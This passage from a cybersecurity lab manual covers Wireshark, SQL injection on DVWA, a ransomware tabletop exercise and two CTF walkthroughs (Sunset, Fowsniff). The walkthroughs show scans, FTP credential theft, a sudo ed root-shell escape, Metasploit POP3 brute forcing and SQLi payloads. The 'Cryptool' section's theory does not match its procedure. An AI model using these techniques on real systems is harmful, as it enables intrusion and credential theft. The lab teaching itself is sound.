- a. Analyse the captured packets to identify:
  - i. Types of communication (web browsing, email, file transfer)
  - ii. Protocols used (TCP, UDP, HTTP, etc.)
  - iii. Source and destination IP addresses and ports
  - iv. Potential security concerns (unencrypted data transfer, suspicious IP addresses)

### Conclusion:

This experiment demonstrates the power of Wireshark in revealing valuable details about network activity. By capturing and analysing packets, you can gain insights into data flow, identify potential security vulnerabilities, and troubleshoot network issues.

**Viva Questions and Answers:****Q1: What is the purpose of packet analysis tools like Wireshark?**

**A1:** To capture and analyse network traffic, providing insights into communication protocols, data flow, and potential security concerns.

**Q2: What are network packets?**

**A2:** Small units of data containing information about the sender, receiver, protocol used, and the actual data being transferred.

**Q3: Briefly describe the process of capturing network traffic with Wireshark.**

**A3:** Install Wireshark, identify your network interface, start capturing traffic, generate network activity, then stop the capture.

**Q4: How can you view detailed information about a captured packet in Wireshark?**

**A4:** Double-click a packet to see details in the Packet List Pane, Packet Details Pane, and Packet Data Pane.

**Q5: What are some common protocols you might encounter while analysing network traffic?**

**A5:** TCP (Transmission Control Protocol), UDP (User Datagram Protocol), HTTP (Hypertext Transfer Protocol), and many others depending on the network activity.

**Q6: What information does the source and destination IP address tell you in a captured packet?**

**A6:** It reveals the IP addresses of the devices communicating across the network.

**Q7: How can filtering be helpful during packet analysis?**

**A7:** Filtering allows you to focus on specific aspects of network traffic, like a particular protocol or communication between specific IP addresses.

**Q8: How can packet analysis be used to identify security vulnerabilities?**

**A8:** Unencrypted data transfer or suspicious source IP addresses might indicate potential security risks.

## Sql injection

**Aim:** Perform SQL injection using BurpSuite

### Resources

- <https://owasp.org/www-project-vulnerable-web-applications-directory/https://portswigger.net/burp/releases/professional-community-2024-2-1-5?requestededition=community&requestedplatform=>
- <https://owasp.org/www-project-vulnerable-web-applications-directory/>

### Theory :

In the realm of web security, the threat of SQL injection looms large, posing a critical risk to the integrity of websites. This vulnerability grants malicious actors the ability to tamper with a website's database queries, potentially compromising sensitive information or even undermining its functionality. However, there's no need to panic. We can tackle this issue methodically within a controlled environment to ensure a safe learning experience.

At the heart of this vulnerability lies the reliance of many websites on databases to store vital information. These databases hold a wide array of data, ranging from user accounts and product details to closely guarded company secrets. To interact with and manage this data, websites employ SQL (Structured Query Language), a specialised language tailored for database operations.

SQL injection occurs when an attacker strategically inserts malicious code into a website's form or input field. Within the web security landscape, the dependence on databases to store critical information introduces a vulnerability known as SQL injection, which poses a significant threat to the integrity and security of websites. This susceptibility arises due to the inherent reliance of websites on SQL (Structured Query Language) to interact with and manage database operations. SQL injection occurs when malicious actors exploit vulnerabilities in a website's input fields to inject harmful code, thereby compromising the integrity of database queries. This intrusion grants attackers the capability to breach sensitive data, tamper with website content, or even gain control over the underlying database server. Understanding the nuances of SQL injection is paramount for implementing robust security measures that effectively mitigate this risk and safeguard websites against potential exploitation.

By gaining a thorough understanding of SQL injection, we empower ourselves to implement robust security measures that effectively safeguard websites and their invaluable data.

**Procedure :**

1. Download and Install XAMPP from the official site for installation and then Download DVWA from the github and extract the Zip file Inside the extracted folder
2. Edit Database Credentials: Find the folder named config. Open the DVWA config file and replace the default database username and password with username:DVWA and Password:(blank). Save the changes. Activate DVWA by renaming the config file to config.inc.php.
3. Start XAMPP Services by launching the XAMPP control panel and ensure both Apache and MySQL are running. This creates the local server environment for DVWA.
4. Accessing DVWA: Open a web browser and navigate to "http://localhost/dvwa/setup.php". The default username and password are both "admin." Locate the "SQL Injection" section..
5. Start with basic payloads by modifying user input like " ' OR '1' = '1 ". Observe the application's response.
6. In Burp Suite's Proxy tab, capture an HTTP request related to the identified injection point. Right-click the request and choose "Send to Repeater" , "Send to interpreter" to isolate it for manipulation.
7. If an error message indicates a syntax error, it suggests potential vulnerability.

**Conclusion :**

From the experiment we understood how SQL injection works and how Burp Suite can help identify it. By experimenting in a safe environment, we can learn to protect ourselves from malicious attacks in the real world. This exploration has provided a foundational understanding of SQL injection vulnerabilities and the power of Burp Suite as a detection tool. By leveraging this knowledge ethically within controlled environments, we can enhance website security and mitigate potential risks.

**Viva Questions and Answers:****Q1: What is SQL injection, and how can it be exploited by attackers?**

**A1:** SQL injection is a web security vulnerability that allows attackers to inject malicious SQL code into a website's form or input field. This code manipulates the database queries behind the scenes, enabling attackers to steal sensitive data, tamper with website content, or even gain control of the database server.

**Q2: Describe the potential consequences of a successful SQL injection attack.**

**A2:** The consequences can be severe, including data breaches, website disruption, financial losses, and reputational damage.

**Q3: How can Burp Suite be used to identify SQL injection vulnerabilities? A3:**

Burpsuite is a web application security testing tool that can help by:

- Intercepting HTTP traffic between your browser and the website.
- Analysing captured requests for potential injection points.
- Modifying captured requests to inject test payloads and observe the website's behaviour.

**Q4: How do you set up a safe environment for practising SQL injection with Burp Suite?**

**A:4** Never practise on live websites! Use safe testing grounds like:

- **Vulnerable web applications:** Resources like DVWA provide controlled environments with known vulnerabilities.
- **Lab environments:** Organisations might have dedicated security testing labs.

**Q5: What are some common techniques for identifying potential injection points within a web application?**

**A5:** Look for user input fields that interact with a database, such as search bars, login forms, product filters, or any field where user input is used to retrieve or manipulate data.

**Q6 Explain the purpose of the single quote text in SQL injection exploration.**

**A6:** The single quote test is a basic technique to see if a website is vulnerable. You append a single quote (') to the end of user input. If the website throws an error message about a syntax error, it suggests potential vulnerability (proceed cautiously as some applications handle errors gracefully).

**Q7: What is the UNION operator, and how can it be used to extract data from a vulnerable database?**

**A7:** UNION is an SQL operator that combines results from two or more SELECT statements. Attackers can use UNION queries to retrieve additional data if the website is vulnerable.

Example payload: UNION SELECT 1,2,3-- (The '--' comments out the original query, allowing the UNION to introduce extra data.)



**Q8 What are some limitations of the UNION-based technique?**

**A8:** UNION-based techniques might not work on all websites due to configuration or security measures. More advanced techniques exist but require a deeper understanding of SQL and web application security.

**Q9: Besides Burp Suite, are there any other tools or techniques used for detecting SQL injection vulnerabilities?**

**A9:** Yes, several options exist:

- **Web vulnerability scanners:** Automated tools can scan websites for various vulnerabilities.
- **Code review:** Examining the website's code can reveal potential security flaws.
- **Penetration testing:** A broader approach involving identifying and exploiting vulnerabilities, including SQL injection.

**Q10 Why is it crucial to only perform SQL injection testing in controlled environments and with proper authorization?**

**A10:** Performing SQL injection on a live website is illegal and unethical. It can compromise data, disrupt functionality, and have legal repercussions. Use authorised testing environments to learn about SQL injection in a safe and controlled manner.

## Ransomware Attack

**Aim:** Ransomware Tabletop Exercise: Insider Threat

**Resource:**

- <https://www.nomoreransom.org/en/index.html>

**Theory:**

Insider threats pose a significant risk to organisations as they have authorised access to systems and sensitive data. Disgruntled employees, financially motivated individuals, or those compromised by social engineering attacks can introduce malware like ransomware, causing significant disruption and financial losses.

**Procedure:**

**1. Preparation:**

**A. Team Selection:**

- **Objective:** Identify participants who represent various departments crucial during a real ransomware incident.
- **Ideal Participants:** Include representatives from IT, Security, Legal, Public Relations, and Management. Each department plays a critical role in responding to and mitigating a ransomware attack.

**B. Scenario Development:**

- **Objective:** Craft a detailed scenario outlining the attack itself.
- **Scenario Elements:**
  - **Attack Vector:** Describe how the insider facilitates the attack (e.g., disgruntled employee with stolen credentials).
  - **Initial Infection Point:** Specify where the ransomware first enters the system (e.g., phishing email opened on a specific computer).
  - **Data Compromised:** Identify the type of data encrypted by the ransomware (e.g., financial records, customer information).
  - **Ransom Demands:** Outline the ransom amount and any additional demands from the attackers.

**C. Incident Response Plan Review:**

- **Objective:** Briefly review your organisation's existing incident response plan, focusing on key aspects.
- **Key Areas:** Highlight key roles and responsibilities, communication protocols for internal and external stakeholders, and decision-making processes for critical actions during an attack.

**Exercise Execution:**

- A. **Initial Breach:** Introduce the scenario to participants, simulating the discovery of the ransomware attack (e.g., encrypted files, ransom note).
- B. **Incident Response:** Teams discuss and implement relevant steps based on your incident response plan:
  - **Containment:** Isolate compromised systems and prevent further infection.
  - **Eradication:** Identify the source of the attack and remove the malware.

- 0 Recovery: Restore systems and data from backups.
- 0 **Negotiation:** Evaluate engaging with attackers (not recommended) or pursuing alternative recovery options.
- 0 **Communication:** Develop communication plans for internal teams, external stakeholders, and potentially law enforcement.  
**Decision Making:** Simulate key decision points, such as paying the ransom or pursuing alternative recovery methods. Discuss the potential consequences of each option.  
**Wrap-up:** Allocate time for a comprehensive debriefing.
- 0 Discuss the effectiveness of the incident response plan and identify areas for improvement.
- 0 Analyse team communication and collaboration during the exercise.
- 0 Evaluate decision-making processes and identify potential vulnerabilities.
- 0

**Conclusion:**

This tabletop exercise provides a valuable platform to assess your organisation's preparedness for a ransomware attack facilitated by an insider threat. By identifying gaps and inefficiencies in your response plan, communication protocols, and decision-making, you can proactively strengthen your security posture and mitigate potential risks.

## Cryptool Cipher Analysis

**Aim:** Cryptanalysis of symmetric ciphers using Cryptool.

**Resources:**

- <https://www.vulnhub.com/entry/sunset-1,339/>
- <https://www.virtualbox.org/>

**Theory:**

Cryptanalysis is the science of analysing and breaking cryptographic systems. It involves understanding the underlying principles of cryptographic algorithms and exploiting weaknesses to decrypt encrypted data without knowing the correct key. In this lab, we will focus on cryptanalysis of symmetric ciphers using Cryptool, a powerful tool for cryptographic analysis and education.

Symmetric ciphers are a class of cryptographic algorithms that use the same key for both encryption and decryption of data. The key must be kept secret between the communicating parties to ensure the security of the encrypted communication. Examples of symmetric ciphers include the Data Encryption Standard (DES), Advance Encryption Standard (AES), and the Rivest Cipher (RC) series.

Cryptool is an open-source software suite used for cryptographic analysis and education. It provides a user-friendly interface for analysing and breaking cryptographic systems, including symmetric ciphers, asymmetric ciphers, and hash functions. Cryptool offers a wide range of tools and techniques for cryptanalysis, making it an invaluable resource for both beginners and experts in the field of cryptography.

**Procedure:**

**1. Scanning:**

**Netdiscover:** Execute the netdiscover command to identify the host ip. and we have found that the host i.p 192.168.1.153 is up

6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.1.110	fc:aa:14:f2:d1:2a	2	120	GIGA-BYTE TECHNOLOGY CO	
192.168.1.109	8c:ec:4b:71:c5:de	2	120	Dell Inc.	
192.168.1.1	84:16:f9:47:df:7a	1	60	TP-LINK TECHNOLOGIES CO	
192.168.1.153	08:00:27:4a:ed:8e	1	60	PCS Systemtechnik GmbH	

```

root@kali:~# nmap -A 192.168.1.153
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-31 14:57 GMT
Nmap scan report for 192.168.1.153
Host is up (0.00078s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 root    root      1062 Jul 29 00:00 backup
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to: 192.168.1.153:21
|     Waiting for username.
|     TYPE: ASCII; STRUCTure: File; MODE: Stream
|     Data connection closed.
|_End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:4A:ED:8E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.78 ms  192.168.1.153

```

```

root@kali:~# ftp 192.168.1.153
Connected to 192.168.1.153.
220 pyftplib 1.5.5 ready.
Name (192.168.1.153:root): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--  1 root    root      1062 Jul 29 00:00 backup
226 Transfer complete.
ftp> get backup
local: backup remote: backup
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
1062 bytes received in 0.01 secs (118.3374 kB/s)
ftp> bye
221 Goodbye.
root@kali:~# cat backup
CREDENTIALS:

office:$6$9ZTYt.VI0M7cG9tVcPl.QZZi2XH0UZ9hLsiCr/avWTajSPHqws7.7
datacenter:$6$3QW/J40lV3naFDbhukxsRXLRkR6iKo4gh.Zx1RfZC20INKMi3
sky:$6$Ny8IwgIPYq5pHGZqyIXmoVRRmWydh7u2JbaTo.H2kNG7hFtR.pZb94.H
sunset:$6$406THujdiBTNu./R$NzquK0QRsbAUUSrHcpR2QrrLU3fA/SJo7sPDF
space:$6$4NccGQWPfiyfGKHgyhJBgiad0LP/FM4.QwllyIWP28ABx.Yu0siRa3

```

```
root@kali:~# ssh sunset@192.168.1.153 ↵
sunset@192.168.1.153's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-06-28)

The programs included with the Debian GNU/Linux system are free software; the
exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul 31 11:04:51 2019 from 192.168.1.106
sunset@sunset:~$ ls
user.txt
sunset@sunset:~$ cat user.txt ↵
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$ sudo -l ↵
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:~$ sudo /usr/bin/ed ↵
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root ↵
# ls
flag.txt  ftp  server.sh
# cat flag.txt ↵
25d7ce0ee3cbf71efbac61f85d0c14fe
#
```

### Conclusion:

Sunset is another CTF challenge which is meant for the beginner level and credit for which goes to the author “Whitecr0wz.” In this machine, our target is to find the flags and access the root.

**Viva Questions and Answers:****Q1: What is cryptanalysis?**

**A1:** Cryptanalysis is the science of analysing and breaking cryptographic systems by understanding their underlying principles and exploiting weaknesses to decrypt encrypted data without knowing the correct key.

**Q2: Define symmetric ciphers.**

**A2:** Symmetric ciphers are cryptographic algorithms that use the same key for both encryption and decryption of data. The key must be kept secret between communicating parties to ensure secure communication.

**Q3: Name an example of a symmetric cipher.**

**A3:** An example of a symmetric cipher is the Data Encryption Standard (DES), Advanced Encryption Standard (AES), or the Rivest Cipher (RC) series.

**Q4: What is Cryptool?**

**A4:** Cryptool is an open-source software suite used for cryptographic analysis and education. It provides a user-friendly interface for analysing and breaking cryptographic systems, including symmetric ciphers, asymmetric ciphers, and hash functions.

**Q5: How does Cryptool contribute to cryptanalysis?**

**A5:** Cryptool offers a wide range of tools and techniques for cryptanalysis, making it an invaluable resource for both beginners and experts in the field of cryptography.

**Q6: Describe the procedure for scanning in the given experiment.**

**A6:** The scanning procedure involves executing the "netdiscover" command to identify the host IP, followed by using Nmap to identify open ports, such as port 21 and 22 for FTP access.

**Q7: What is the purpose of enumeration in the experiment?**

**A7:** Enumeration involves gathering information about the target system, such as logging in through FTP, obtaining files like "backup," and extracting user hashes for further analysis.

**Q8: How do you crack the obtained hashes in the experiment?**

**A8:** The obtained hashes are cracked using tools like John the Ripper to reveal passwords associated with user accounts.

**Q9: Explain the steps involved in exploiting and privilege escalation in the experiment.**

**A9:** Exploitation involves logging in via SSH with the discovered user account, identifying files with sudo permissions, executing commands to gain root access, and finally accessing the "flag.txt" file for the final flag.

## Pwning Machines

**Aim:** Pwning machines (HackTheBox). - Demonstration

### Theory:

HackTheBox (HTB) serves as an invaluable platform for IT students seeking to fortify their cybersecurity acumen through the immersive exercise of machine pwning. This practice entails the unauthorised infiltration of virtual systems hosted on the HTB platform, thus simulating authentic hacking scenarios. By undertaking such endeavours, students not only apply theoretical constructs to pragmatic contexts but also cultivate their analytical prowess in identifying and exploiting security vulnerabilities.

Central to the ethos of machine pwning is an unwavering commitment to ethical integrity and responsible conduct. Students are impelled to adhere to ethical precepts, refraining from any acts of unauthorised access or malicious intent. Prior to embarking on machine pwning endeavours on HTB, a robust grounding in networking, operating systems, and cybersecurity essentials is imperative. Mastery of requisite tools such as Nmap, Metasploit, Burp Suite, and Wireshark is indispensable for navigating the complexities inherent in these challenges.

Machine pwning on HackTheBox thus engenders a structured milieu wherein students refine their cybersecurity proficiencies, poised to traverse the trajectory toward professional vanguardship in the realm of cybersecurity. Through active participation in these exercises, students not only fortify their theoretical underpinnings but also cultivate the practical adeptness requisite for efficacious defence against contemporary cyber threats.

### Procedure:

1. **Port scanning and IP discovery:** Start off with scanning the network to find our target.

Currently scanning: 192.168.25.0/16 | Screen View: Unique Hosts

15 Captured ARP Req/Rep packets, from 15 hosts. Total size: 900

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	60:e3:70:00:b6:2a	1	60	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.15	e0:2a:00:00:fc:cb:27	1	60	Universal Global Scientific Indu
192.168.1.25	00:0c:00:00:00:63:02	1	60	VMware, Inc.
192.168.1.47	fc:9a:00:00:00:a4:e8	1	60	GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.16	30:3a:00:00:00:06:21	1	60	Intel Corporate
192.168.1.17	f8:34:00:00:00:00:eb	1	60	Intel Corporate
192.168.1.19	f8:34:00:00:00:00:eb	1	60	Intel Corporate
192.168.1.20	f8:34:00:00:00:00:eb	1	60	Intel Corporate
192.168.1.21	f8:34:00:00:00:00:eb	1	60	Intel Corporate
192.168.1.23	78:70:00:00:00:00:d3	1	60	Apple, Inc.
192.168.1.27	02:00:00:00:00:00:c3	1	60	Unknown vendor
192.168.1.24	c0:10:00:00:00:00:eb	1	60	Hon Hai Precision Ind. Co.,Ltd.
192.168.1.28	ac:e0:00:00:00:00:89	1	60	Liteon Technology Corporation
192.168.1.29	ac:e0:00:00:00:00:89	1	60	Liteon Technology Corporation
192.168.1.119	02:10:00:00:00:00:c3	1	60	Unknown vendor




```

root@kali:~# nmap -A -p- -T4 192.168.1.29
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-19 01:52 EST
Nmap scan report for 192.168.1.29
Host is up (0.0052s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
|_  256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Fowsniff Corp - Delivering Solutions
110/tcp   open  pop3     Dovecot pop3d
|_ pop3-capabilities: SASL(PLAIN) TOP PIPELINING CAPA USER RESP-CODES
143/tcp   open  imap     Dovecot imapd
|_ imap-capabilities: more OK ENABLE SASL-IR ID Pre-login AUTH=PLAINA0
IDLE
MAC Address: AC:E0:10:E0:47:89 (Liteon Technology)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

2. **Hitting on port 80:** The NMAP output shows us that there are 4 ports open: 22(SSH), 80(HTTP), 110(POP3), 143(IMAP). We find that port 80 is running http, so we open the IP in our browser



**3. Finding hashes:** While examining the webpage, nothing notable was found except for the phrase "fowsniff corp." A quick search for "fowsniff corp" yielded a Pastebin link containing the link for backups of the password dump. Opening the backup, we could view the usernames and passwords in hash form

```

FOWSNIFF CORP PASSWORD LEAK
      ^~^
      ( o o )
+-----o000--( )--0000-----+
|                                     |
|      FOWSNIFF                      |
|      got                          |
|      PWN3D!!!                     |
|                                     |
|      .0000                         |
|      ( )      0000.                |
+-----\ ( ) ( ) -----+
|         \ )      /                 |
|         ( )      /                 |

```

FowSniff Corp got pwn3d by B1gN1nj4!  
No one is safe from my 1337 skillz!

```

mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
tegel@fowsniff:1dc352435fecca338acfd4be10984009
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
seina@fowsniff:90dc16d47114aa13671c697fd506cf26
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e

```

Fowsniff Corporation Passwords LEAKED!  
FOWSNIFF CORP PASSWORD DUMP!

Here are their email passwords dumped from their databases.  
They left their pop3 server WIDE OPEN, too!

MD5 is insecure, so you shouldn't have trouble cracking them but I was too lazy haha =P


l8r n00bz!

B1gN1nj4

-----  
This list is entirely fictional and is part of a Capture the Flag educational challenge.

#### 4. Decoding hashes:

Using Hashkiller, a hashing cracking site, participants decrypt hashes to uncover passwords for different email addresses. However, if only 8 out of 9 hashes are cracked, two wordlists are made: one for usernames and one for passwords. Then used to try brute force attacks on POP3 login



5. **Brute force pop3 login:** Use Metasploit-framework to brute force pop3 login. After running the brute forcing pop3 login the correct credentials should be "seina:scoobydoo2"

```
msf > use auxiliary/scanner/pop3/pop3_login
msf auxiliary(scanner/pop3/pop3_login) > set rhosts
192.168.1.29 msf auxiliary(scanner/pop3/pop3_login) >
set user_file user.txt msf
auxiliary(scanner/pop3/pop3_login) > set pass_file
pass.txt msf auxiliary(scanner/pop3/pop3_login) > set
verbose false
msf auxiliary(scanner/pop3/pop3_login) > run
```

```

msf > use auxiliary/scanner/pop3/pop3_login
msf auxiliary(scanner/pop3/pop3_login) > set rhosts 192.168.1.29
rhosts => 192.168.1.29
msf auxiliary(scanner/pop3/pop3_login) > set user_file user.txt
user_file => user.txt
msf auxiliary(scanner/pop3/pop3_login) > set pass_file pass.txt
pass_file => pass.txt
msf auxiliary(scanner/pop3/pop3_login) > set verbose false
verbose => false
msf auxiliary(scanner/pop3/pop3_login) > run

[+] 192.168.1.29:110 - 192.168.1.29:110 - Success: seina:scoobydoo2

```

6. **Finding SSH username and password:** Retrieve the 1st and 2nd message and find that it contains the password to connect through SSH. find a message that hints that use the username “baksteen”. use the credentials “baksteen:S1ck3nBluff+seureshell” to login through SSH

```

retr 1
+0K 1622 octets
Return-Path: <stone@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1000)
        id 0FA3916A; Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fowsniff, mauer@fowsniff, mursten@fowsniff,
    mustikka@fowsniff, parede@fowsniff, sciana@fowsniff, seina@fowsniff,
    tegel@fowsniff
Subject: URGENT! Security EVENT!
Message-Id: <20180313185107.0FA3916A@fowsniff>
Date: Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
From: stone@fowsniff (stone)

Dear All,

A few days ago, a malicious actor was able to gain entry to
our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system
overhaul. While the main systems are "in the shop," we have
moved to this isolated, temporary server that has minimal
functionality.

This server is capable of sending and receiving emails, but only
locally. That means you can only send emails to other users, not
to the world wide web. You can, however, access this system via
the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+seureshell"
You MUST change this password as soon as possible, and you will do so under

```

```

root@kali:~# ssh baksteen@192.168.1.29
baksteen@192.168.1.29's password:

:sdddddddddddddddy+
:yNMMMMMMMMMMMMNMhssso
.sdmmmmmmNmmmmmmmmNdyssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:      .+mdddddmyyyyyhy:
-: -odMMMMMMMMMMMMmhhdy/.
.ohdddddddddddhho:

Delivering Solutions

**** Welcome to the Fowsniff Corporate Server! ****

----- NOTICE: -----
www.hackingarticles.in

* Due to the recent security breach, we are running on a very minimal system.
* Contact AJ Stone -IMMEDIATELY- about changing your email and SSH passwords.

Last login: Tue Mar 13 16:55:40 2018 from 192.168.7.36
baksteen@fowsniff:~$ id
uid=1004(baksteen) gid=100(users) groups=100(users),1001(baksteen)
baksteen@fowsniff:~$

```



7. **Finding privilege escalation vectors:** Following system access, user "baksteen" is found to be associated with two distinct groups. A search for files belonging to the "users" group reveals the presence of "cube.sh"

```
baksteen@fowsniff:~$ find / -group users -type f 2>/dev/null
/opt/cube/cube.sh
/home/baksteen/.cache/motd.legal-displayed
/home/baksteen/Maildir/dovecot-uidvalidity
/home/baksteen/Maildir/dovecot.index.log
/home/baksteen/Maildir/new/1520967067.V801123764M196461.fowsniff
